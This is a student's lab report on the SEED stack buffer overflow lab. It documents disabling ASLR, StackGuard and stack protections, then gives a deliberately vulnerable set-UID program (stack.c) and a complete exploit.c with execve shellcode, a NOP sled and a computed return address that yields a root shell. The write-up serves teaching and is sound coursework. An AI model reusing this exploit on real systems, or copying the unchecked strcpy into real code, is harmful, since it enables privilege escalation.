**CIS-479 – LAB 1 – Buffer Overflow Attack**

**With Dr. Anys Bacha**

**Student: Demetrius Johnson**

**October 3, 2022**

# Abstract

Overall, I was able to successfully construct a buffer overflow attack on a Linux Ubuntu machine in order to gain root access by setting my effective user ID (EUID) 0. In order for the attack to be successful, I needed to overcome some protections put in place by the OS shell code (dash shell code) and other shell code such as address randomization that I needed to disable when compiling the vulnerable stack.c program. Also, I noticed that when changing the /bin/sh to point to zsh instead of dash (since zsh does not have countermeasures), that zsh shell code limits root functionality in order to protect the virtual machine used in this lab – but in reality, the point of gaining root access is so that you have no such restrictions. This lab really puts into perspective how the stack frame layout works when a function makes a call to another function.

# Turning off countermeasures

## Address Space Randomization

A picture containing text

Description automatically generated

* Above, I have turned off kernel address randomization so that it will not randomly select a starting heap and stack address location (on which all programs will be placed/use these addresses).

## The StackGaurd Protection Scheme

* The gcc compiler implements a stack guard protection scheme; in order to turn this off, I simply have to use the -fno-stack-protector option.
* As per the example from the SEED lab document: gcc -fno-stack-protector example.c
* I need to make sure to do this whenever I compile any of my exploitation files.

## Non-Executable Stack

* There is a bit field in the program header to denote whether the program requires executable stack or not.
* As per the lab document, we need to set the gcc compiler program checking this feature to explicitly compile a program as executable or non-executable (thus setting the header bit appropriately). By default, if it is not explicitly stated, gcc compiler will compile a program and set the bit as non-executable stack so that when program runs, its stack will not be executable (eip cannot move along and execute code based on what is stored at any stack location for the program 🡪 it can only read and write on the stack).
* As per the example from the document, here are the commands when running gcc compiler:
  + For executable stack: $ gcc -z execstack -o test test.c
  + For non-executable stack: $ gcc -z noexecstack -o test test.c

## Configuring /bin/sh

* The dash shell program has a countermeasure within its code so that a set-UID program cannot execute the dash shell code. The algorithm within the dash shell program is such that when it detects a set-UID program executing, it will do a system interrupt and automatically change effective user ID (EUID) to the real UID executing the program (thus EUID will not be 0 = root user 🡪 root privilege level access).
* To overcome dash, we will simply link our kernel’s /bin/sh to point to an alternative shell code version of dash, called zsh, which does not implement the countermeasure that dash does:
  + **$ sudo ln -sf /bin/zsh /bin/sh**
* Graphical user interface, application, website

  Description automatically generated
* Note: I looked at the manual for ln program.
  + Ln == link program that makes links between files.

# Task 1: Running Shellcode

Here are the contents that are in call\_shellcode.c file 🡪 this is the file that the lab requires us to compile using **gcc -z execstack -o call\_shellcode call\_call\_shellcode.c**

Text

Description automatically generated

Here is the output after compiling the program using gcc (and setting the execstack bit to true):

Text

Description automatically generated

It looks like they forgot to add string.h library, so I will add it into the code:  
A screenshot of a computer

Description automatically generated with medium confidence

Now, I will re-compile the program; as you will see, no errors output from gcc compiler:

Text

Description automatically generated


## The Vulnerable Program

## Change vulnerable stack.c BUF\_SIZE to 64, according to the instructor

Text

Description automatically generated

## Compilation of stack.c

* We need to compile the program and make sure to turn off stack guard and set the stack to executable for the program; note, I do not need the DBUF\_SIZE option because I already went into the .c file and changed the value to instructor value for this class (64).
* 

### Make stack.c ownership to root and change mode to allow program to change/set UID:

Now I need to change the program to root-owned first so that we can run the program as a root user, and then we can set the program to allow for setting the EUID by setting mode to 4755 (in that order, otherwise allow for setting EUID bit will be reset to no after changing ownership):

* A picture containing text

  Description automatically generated

# Task 2: Exploiting the Vulnerability

* First, I recompile my stack.c with -g option so that I can step through it to find the start address of buff, and its offset from ebp, so that I can find ebp+4 = eip 🡪 location where return address is located.
* A screenshot of a computer

  Description automatically generated with medium confidence
* I also need to create “badfile” since the program expects to open a file named “badfile” for reading input from it, simply so that I can find out offset information for writing exploit.c
* 
* Now, I set a breakpoint at bof() and output address that ebp register points to, as well as the address of buffer variable 🡪 a local variable of bof() function. Then I calculate and output (as a decimal via /d option with p function in gdb) the offset from buffer to ebp = 72 in my situation; so I simply add 4 🡪 72+4 = 76 🡪 location where return address is stored.
* Text

  Description automatically generated
* Text

  Description automatically generated
* Here is an overview of the registers when I break at bof() function:

Text

Description automatically generated with medium confidence

A picture containing text

Description automatically generated

## Writing the exploit.c program: Here is my code, which I comment inside to finish writing the exploit.c file before compiling it; I use vim editor:

Text

Description automatically generated with medium confidence


* After I finished my exploit.c file, I compile it and run it, which the program generates the badfile for me:

A screenshot of a computer

Description automatically generated with medium confidence

* Here are the contents of my file output as HEX using **od -Ax -t x4 -w16 -v <filename>**; as you can see, there are no NULLs (00000000), and at byte 76 (ebp+4) (as per my program from exploit.c which generates badfile that I will output below), notice the return address (which was stored at ebp+4) + decimal 140 is inserted 🡪 0xbfffea74.
  + Important Note that I noticed: the first row in the output is a hex number, and its value denotes the first byte that is output for the corresponding row. For example, row is outputting bytes 0x000000 through 0x000009 (16 bytes); next row is showing bytes 0x000010 through 0x000019 (another 16 bytes) –> each row shows 16 bytes.
* A picture containing graphical user interface

  Description automatically generated
* Now I deleted stack and had to recompile and make a change, so I had to also remember to make stack binary owned by the root and give it privileges to change uid:
* Text

  Description automatically generated
* Notice above, I now have root privileges after running the stack program.
* Also as a side note, I notice that after gaining root privileges, zsh shell that we replaced over dash in order to overcome the countermeasure that dash has in its shell code does not have all commands:
* 
* I am guessing that zsh shell code file provided by the person who created the lab purposely took away some functionality so that we do not render our virtual machine useless when in root access mode via zsh shell code.

# Figures/diagrams:

## Figure 1: general memory layout diagram of the situation for this program (I drew this on a whiteboard and took a scan of it using Adobe Scan).

Diagram

Description automatically generated

## Figure 2: stack diagram with some addresses to see the overflow and attack (generated with Microsoft excel)

Diagram, schematic

Description automatically generated

# Conclusion

In conclusion, the attack was successful. However, it is important to note that in a real life scenario, we would need to have access to the machine on which we run the program (assuming the program can be downloaded onto a local machine) so that we could turn off memory protections. In summary, we had to turn off protections, give root the ownership of stack.c file before compilation, compile and run exploit.c so that we could generate badfile with the correct offsets for overflowing the buffer in stack.c.

# Code (for your convenience)

## stack.c

/\* Vunlerable program: stack.c \*/

/\* You can get this program from the lab's website \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

/\* Changing this size will change the layout of the stack.

\* Instructors can change this value each year, so students

\* won't be able to use the solutions from the past.

\* Suggested value: between 0 and 400 \*/

#ifndef BUF\_SIZE

#define BUF\_SIZE 64

#endif

int bof(char \*str)

{

char buffer[BUF\_SIZE];

/\* The following statement has a buffer overflow problem \*/

strcpy(buffer, str);

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

/\* Change the size of the dummy array to randomize the parameters

for this lab. Need to use the array at least once \*/

char dummy[BUF\_SIZE]; memset(dummy, 0, BUF\_SIZE);

badfile = fopen("badfile", "r");

fread(str, sizeof(char), 517, badfile);

bof(str);

printf("Returned Properly\n");

return 1;

}

## exploit.c (my version)

/\* exploit.c \*/

//modified by Demetrius Johnson on 10/3/22 for CIS-447 UM-Dearborn with Dr. Anys Bacha

/\* A program that creates a file containing code for launching shell\*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

"\x31\xc0" /\* xorl %eax,%eax \*/

"\x50" /\* pushl %eax \*/

"\x68""//sh" /\* pushl $0x68732f2f \*/

"\x68""/bin" /\* pushl $0x6e69622f \*/

"\x89\xe3" /\* movl %esp,%ebx \*/

"\x50" /\* pushl %eax \*/

"\x53" /\* pushl %ebx \*/

"\x89\xe1" /\* movl %esp,%ecx \*/

"\x99" /\* cdq \*/

"\xb0\x0b" /\* movb $0x0b,%al \*/

"\xcd\x80" /\* int $0x80 \*/

;

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset(&buffer, 0x90, 517);

/\* You need to fill the buffer with appropriate contents here \*/

//insert shell code into the latter half of buffer up to last byte:

int shell\_code\_iterator = 0;

for(int i = sizeof(buffer) - sizeof(shellcode); i < sizeof(buffer); i++)

buffer[i] = shellcode[shell\_code\_iterator++];

int addr\_val\_offset = 140; //set offset value

int ret\_addr\_value = 0xbfffe9e8 + addr\_val\_offset; //set what address to return to

int ebp\_offset = 72;

int ret\_addr\_offset = ebp\_offset + 4; //this is the offset from buffer in stack.c bof() function

int\* ptr = (int\*)(buffer + ret\_addr\_offset);//need to cast buffer address as int

// so we can point to that location in the buffer char array.

\*ptr = ret\_addr\_value; //int is 4 bytes; so next 4 locations in char buffer overwritten

/\* Save the contents to the file "badfile" \*/

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);

}